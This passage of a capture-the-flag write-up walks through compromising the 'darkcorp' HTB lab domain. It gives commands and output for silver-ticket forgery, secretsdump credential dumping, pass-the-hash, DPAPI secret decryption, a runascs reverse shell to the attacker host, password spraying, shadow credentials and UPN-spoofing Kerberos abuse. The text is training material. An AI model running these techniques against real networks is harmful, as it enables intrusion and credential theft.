| 0 | tun0      | 10.10.8.0/22,10.10.16.0/23,10.129.0.0/16,dead:beef::/64,dead:beef:4::/64,fe80::/64 | Active - 6 routes     |
| 1 | ligolo    | 172.16.20.0/24,fe80::/64                                                    | Active - 2 routes     |
| 2 | ligolosample | 10.254.0.0/24,10.255.0.0/24                                              | Pending - 2 routes    |
+---+-----------+-----------------------------------------------------------------------------+-----------------------+
Interfaces and routes with "Pending" state will be created on tunnel start.
[Agent : ebelford@drip] »
```


5. I can run ntpdate

```
ntpdate 172.16.20.1
```

```
┌──[root@parrot]─[/home/parrot/Documents/darkcorp]
└─#ntpdate 172.16.20.1
2025-10-24 14:56:38.579268 (-0400) -32399.356653 +/- 0.255551 172.16.20.1 s1 no-leap
CLOCK: time stepped by -32399.356653
```

Let's run certipy auth

```
proxychains certipy auth -pfx unknown4821.pfx -domain darkcorp.htb -dc-ip
172.16.20.1
```




I get web-01$ machine cred!

Get john.w cred

With machine hash, I can forge silver ticket as admin

```
ticketer.py -nthash '8f33c7fc7ff515c1f358e488fbb8b675' -domain darkcorp.htb
-domain-sid 'S-1-5-21-3432610366-2163336488-3604236847' -spn cifs/WEB-
01.darkcorp.htb administrator
```



I can run secretsdump and get local admin cred

```
[parrot@parrot]─[~/Documents/darkcorp]
└──╼ $KRB5CCNAME=administrator.ccache proxychains secretsdump.py -k web-01.darkcorp.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x4cf6d0e998d53752d088e233abb4bed6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:88d84ec08dad123eb04a060a74053f21:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
DARKCORP.HTB/svc_acc:$DCC2$10240#svc_acc#3a5485946a63220d3c4b118b36361dbb: (2025-10-24 16:32:34+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
darkcorp\WEB-01$:plain_password_hex:4100520044006c002600710072005a0064002200740023006100 3d004f00520063005e006b006e004f005d00270034004b0041003a0039003900740062003200
31006a0040005a004f004f005c004b003b00760075006600210063004f0075002f003c0072005d0043004c004a0058002500 75006c002d00440064005f006b00380038002c00270049002c00460040006800
27003b0045002000210 03b0042004d005f0064003b0066002300700068005500440069002f00540023003200220 05f004c0056004c003c0049006f00260048007 6002c005d0061003400550047007 7004a00
76005f00340074005400 8 00
darkcorp\WEB-01$:aad3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x1004cecdc9b33080d25a4a29126d4590eb555c5f
dpapi_userkey:0x7f3f9f871ea1dafaea01ae4ccf6e3f7ee535e472
```

It has admin hash and dpapi keys. Note dpapi_userkey. I can use nxc to verify the admin cred.

```
proxychains nxc smb WEB-01.darkcorp.htb -u administrator -H
'88d84ec08dad123eb04a060a74053f21' --local-auth
```

```
[parrot@parrot]─[~/Documents/darkcorp]
└──╼ $proxychains nxc smb WEB-01.darkcorp.htb -u administrator -H '88d84ec08dad123eb04a060a74053f21' --local-auth
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
SMB         172.16.20.2     445    WEB-01           [*] Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:WEB-01) (signing:False) (SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
SMB         172.16.20.2     445    WEB-01           [+] WEB-01\administrator:88d84ec08dad123eb04a060a74053f21 (Pwn3d!)
```

I can also winrm as local admin

```
[parrot@parrot]─[~/Documents/darkcorp]
└──╼ $proxychains evil-winrm -i 172.16.20.2 -u administrator -H '88d84ec08dad123eb04a060a74053f21'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


I can find dpapi secret manually or automatically or find stored credential. I'll try all.

Before proceeding, I can verify that it has cred by these commands

```
get-scheduledtask | where {$_.taskpath -notlike "\Microsoft*"}
```

```
TaskPath                                       TaskName                                 State
--------                                       --------                                 -----
\                                              CleanupScript                            Ready
\                                              HTB-Stability                            Ready
```

```
$task = get-scheduledtask -taskname cleanupscript
$xml = export-scheduledtask -taskname $task.taskname -taskpath
$task.taskpath
$xml
```




Manual

*I can see files on:

1. C:\Users\Administrator\appdata\local\microsoft\credentials(1 cred, rename admincred.blob)
2. C:\Users\Administrator\appdata\roaming\microsoft\protect\S-1-5-21-2988385993-1727309239-2541228647-500(3 keys, rename admin1~3.blob)
3. C:\windows\system32\config\systemprofile\appdata\local\microsoft\credentials(1 cred, rename wincred.blob)
4. C:\windows\system32\microsoft\protect\S-1-5-18\User(2 keys, rename user1~2.blob)
   Download all these files. It may need attrib -h -s command to make file not hidden anymore. Then, run this command

```
dpapi.py masterkey -file <each user1.blob and user2.blob> -key
```

```
0x7f3f9f871ea1dafaea01ae4ccf6e3f7ee535e472
```




Both shows each keys. Use all of them one by one and one of them can decrypt wincred.blob

```
dpapi.py credential -file wincred.blob -key
0xf2cf7f20366d7f4782685c2524b60f11170455fc09d6200ab4ac0a80d6872e3ad35c1ca532
74496872253395c9d9701fbd39081ef9276d229e78f6c52d475635
```



For the admin credential, I use the password obtained.

```
dpapi.py masterkey -file <each admin1~3.blob> -sid S-1-5-21-2988385993-
1727309239-2541228647-500 -password 'But_Lying_Aid9!'
```



Try every key to decrypt the credential

```
dpapi.py credential -file admincred.blob -key
0xac7861aa1f899a92f7d8895b96056a76c580515d8a4e71668bc29627f6e9f38ea289420db7
5c6f85daac34aba33048af683153b5cfe50dd9945a1be5ab1fe6da
```




I get both passwords!

Auto

It's much easier than manual. Run nxc smb with --dpapi switch

```
proxychains nxc smb WEB-01.darkcorp.htb -u administrator -H
'88d84ec08dad123eb04a060a74053f21' --local-auth --dpapi
```



Use this password to be authenticated and run the same command with only changing hash to password

```
proxychains nxc smb WEB-01.darkcorp.htb -u administrator -p
'But_Lying_Aid9!' --local-auth
proxychains nxc smb WEB-01.darkcorp.htb -u administrator -p
'But_Lying_Aid9!' --local-auth --dpapi
```

```
[parrot@parrot]─[~/Documents/darkcorp]
└─$ proxychains nxc smb WEB-01.darkcorp.htb -u administrator -p 'But_Lying_Aid9!' --local-auth
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
SMB         172.16.20.2     445    WEB-01           [*] Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:WEB-01) (signing:False) (SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
SMB         172.16.20.2     445    WEB-01           [+] WEB-01\administrator:But_Lying_Aid9! (Pwn3d!)
[parrot@parrot]─[~/Documents/darkcorp]
└─$ proxychains nxc smb WEB-01.darkcorp.htb -u administrator -p 'But_Lying_Aid9!' --local-auth --dpapi
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
SMB         172.16.20.2     445    WEB-01           [*] Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:WEB-01) (signing:False) (SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
SMB         172.16.20.2     445    WEB-01           [+] WEB-01\administrator:But_Lying_Aid9! (Pwn3d!)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
SMB         172.16.20.2     445    WEB-01           [*] Collecting DPAPI masterkeys, grab a coffee and be patient...
SMB         172.16.20.2     445    WEB-01           [+] Got 7 decrypted masterkeys. Looting secrets...
SMB         172.16.20.2     445    WEB-01           [Administrator][CREDENTIAL] LegacyGeneric:target=WEB-01 - Administrator:Pack_Beneath_Solid9!
SMB         172.16.20.2     445    WEB-01           [SYSTEM][CREDENTIAL] Domain:batch=TaskScheduler:Task:{7D87899F-85ED-49EC-B9C3-8249D246D1D6} - WEB-01\Administrator:But_Lying_Aid9!
```

I get both two passwords!

Stored credential

Start listener on local on port 9001. Upload runascs.exe to the winrm and run it

```
./runascs.exe administrator 'But_Lying_Aid9!' cmd.exe -r 10.10.16.102:9001
```

```
*Evil-WinRM* PS C:\programdata> ./runascs.exe administrator 'But_Lying_Aid9!' cmd.exe -r 10.10.16.102:9001
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:5985  ...  OK

[+] Running in session 0 with process function CreateProcessWithTokenW()
[+] Using Station\Desktop: Service-0x0-35634a$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 2744 created in background.
```

```
powershell
(get-storedcredential).getnetworkcredential().password
```

```
PS C:\Windows\system32> (get-storedcredential).getnetworkcredential().password
(get-storedcredential).getnetworkcredential().password
Pack_Beneath_Solid9!
```

I get the second password!

I can try password spray. First, get all usernames from rusthound output

```
cat *users.json | jq .data[].Properties.samaccountname -r
```

```
┌──[parrot@parrot]─[~/Documents/darkcorp]
└─── $cat *users.json | jq .data[].Properties.samaccountname -r
Administrator
Guest
krbtgt
victor.r
svc_acc
john.w
angela.w
angela.w.adm
taylor.b
taylor.b.adm
eugene.b
bryce.c
```

Save it as a file users and run nxc smb

```
proxychains nxc smb dc-01.darkcorp.htb -u users -p 'Pack_Beneath_Solid9!' --
continue-on-success
```

```
SMB         172.16.20.1     445    NONE            [+] \john.w:Pack_Beneath_Solid9!
```


I get john.w cred!

Get angela.w.adm shell


john.w has genericWrite on angela.w



But angela.w doesn't have any privilege



However, angela.w.adm is in group linux_admins



According to https://www.pentestpartners.com/security-blog/a-broken-marriage-abusing-mixed-vendor-kerberos-stacks/, vendor mixed kerberos can be exploited by changing upn. I'll change angela.w's upn as angela.w.adm


1. Run certipy shadow to get ntlm hash of angela.w

```
proxychains certipy shadow auto -u 'john.w@darkcorp.htb' -p
'Pack_Beneath_Solid9!' -dc-ip 172.16.20.1 -account angela.w
```

```
[*] Targeting user 'angela.w'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '7f51e0fe7d62417f80856c924311eaf7'
[*] Adding Key Credential with device ID '7f51e0fe7d62417f80856c924311eaf7' to the Key Credentials for 'angela.w'
[*] Successfully added Key Credential with device ID '7f51e0fe7d62417f80856c924311eaf7' to the Key Credentials for 'angela.w'
[*] Authenticating as 'angela.w' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'angela.w@darkcorp.htb'
[*] Trying to get TGT...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:88  ...  OK
[*] Got TGT
[*] Saving credential cache to 'angela.w.ccache'
File 'angela.w.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'angela.w.ccache'
[*] Trying to retrieve NT hash for 'angela.w'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:88  ...  OK
[*] Restoring the old Key Credentials for 'angela.w'
[*] Successfully restored the old Key Credentials for 'angela.w'
[*] NT hash for 'angela.w': 957246c8137069bca672dc6aa0af7c7a
```


2. Change angela.w upn to angela.w.adm

```
proxychains certipy account update -u 'john.w@darkcorp.htb' -p
'Pack_Beneath_Solid9!' -dc-ip 172.16.20.1 -user angela.w -upn angela.w.adm
```




3. Request TGT as angela.w.adm

```
proxychains getTGT.py -principal NT_ENTERPRISE -hashes
:957246c8137069bca672dc6aa0af7c7a 'darkcorp.htb/angela.w.adm'
```



4. Upload it to drip.darkcorp.htb(linux machine) and change to angela.w.adm using it

```
export KRB5CCNAME=/dev/shm/angela.w.adm.ccache
ksu angela.w.adm
```



5. This user can change to root



Get dc admin

/etc/sssd/sssd.conf shows

```
root@drip:/etc/sssd# cat /etc/sssd/sssd.conf

